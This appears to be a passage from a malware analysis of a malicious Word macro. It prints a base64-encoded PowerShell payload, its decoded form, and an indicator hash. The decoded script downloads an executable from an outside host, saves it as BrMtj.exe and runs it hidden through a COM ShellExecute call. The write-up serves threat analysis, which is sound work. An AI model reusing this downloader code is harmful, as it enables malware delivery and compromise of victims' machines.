ACIAKQANAAoAIAAgACAAIAAgACQAcgBlAHMAcABvAG4AcwBlACAAPQAgACQAbQAuAEkAbgB2AG8AawBlACgAJABpAG4AcwB0AGEAbgBjAGUALAAgACgAJAB1AHIAaQApACkAOwANAAoADQAKACAAIAAgACAAIAAkAHAAYQB0AGgAIAA9ACAAWwBTAHkAcwB0AGUAbQAuAEUAbgB2AGkAcgBvAG4AbQBlAG4AdABdADoAOgBHAGUAdABGAG8AbABkAGUAcgBQAGEAdABoACgAIgBDAG8AbQBtAG8AbgBBAHAAcABsAGkAYwBhAHQAaQBvAG4ARABhAHQAYQAiACkAIAArACAAIgBcAFwAQgByAE0AdABqAC4AZQB4AGUAIgA7AA0ACgAgACAAIAAgACAAWwBTAHkAcwB0AGUAbQAuAEkATwAuAEYAaQBsAGUAXQA6ADoAVwByAGkAdABlAEEAbABsAEIAeQB0AGUAcwAoACQAcABhAHQAaAAsACAAJAByAGUAcwBwAG8AbgBzAGUAKQA7AA0ACgANAAoAIAAgACAAIAAgACQAYwBsAHMAaQBkACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABHAHUAaQBkACAAJwBDADAAOABBAEYARAA5ADAALQBGADIAQQAxAC0AMQAxAEQAMQAtADgANAA1ADUALQAwADAAQQAwAEMAOQAxAEYAMwA4ADgAMAAnAA0ACgAgACAAIAAgACAAJAB0AHkAcABlACAAPQAgAFsAVAB5AHAAZQBdADoAOgBHAGUAdABUAHkAcABlAEYAcgBvAG0AQwBMAFMASQBEACgAJABjAGwAcwBpAGQAKQANAAoAIAAgACAAIAAgACQAbwBiAGoAZQBjAHQAIAA9ACAAWwBBAGMAdABpAHYAYQB0AG8AcgBdADoAOgBDAHIAZQBhAHQAZQBJAG4AcwB0AGEAbgBjAGUAKAAkAHQAeQBwAGUAKQANAAoAIAAgACAAIAAgACQAbwBiAGoAZQBjAHQALgBEAG8AYwB1AG0AZQBuAHQALgBBAHAAcABsAGkAYwBhAHQAaQBvAG4ALgBTAGgAZQBsAGwARQB4AGUAYwB1AHQAZQAoACQAcABhAHQAaAAsACQAbgB1AGwALAAgACQAbgB1AGwALAAgACQAbgB1AGwALAAwACkADQAKAA0ACgAgACAAIAAgACAAfQBjAGEAdABjAGgAewB9AA0ACgAgACAAIAAgACAADQAKACAAIAB9AA0ACgB9AA0ACgANAAoARQB4AGkAdAA7AA0ACgANAAoA 

Converting base64 string, resulted in the below PowerShell code.

$instance = [System.Activator]::CreateInstance(“System.Net.WebClient”);
$method = [System.Net.WebClient].GetMethods();
foreach($m in $method){
if($m.Name -eq “DownloadData”){
try{
$uri = New-Object System.Uri(“http:// veulalmffyy.company/puewpxmasl/suoepwxpamxapxlamslxdo.php?l=sklimf5.harz”)
$response = $m.Invoke($instance, ($uri));
$path = [System.Environment]::GetFolderPath(“CommonApplicationData”) + “\\BrMtj.exe”;
[System.IO.File]::WriteAllBytes($path, $response);
$clsid = New-Object Guid ‘C08AFD90-F2A1-11D1-8455-00A0C91F3880’
$type = [Type]::GetTypeFromCLSID($clsid)
$object = [Activator]::CreateInstance($type)
$object.Document.Application.ShellExecute($path,$nul, $nul, $nul,0)
}catch{}
}
}
Exit;

Behavior of Macro — 

  • Executes when word document opens.

Behavior of PowerShell script —

  • PowerShell script access URL  (http:// veulalmffyy.company/puewpxmasl/suoepwxpamxapxlamslxdo.php?l=sklimf5.harz)
  • It downloads executable file BrMtj.exe

Note: When i tried to access URL in browser, it was inaccessible.

Malware Sample on Virus Total — 

SHA256 — e4a959684cd6ea7248dc4d2ad0d5df2790ff217685c2a341d242a85b5808d720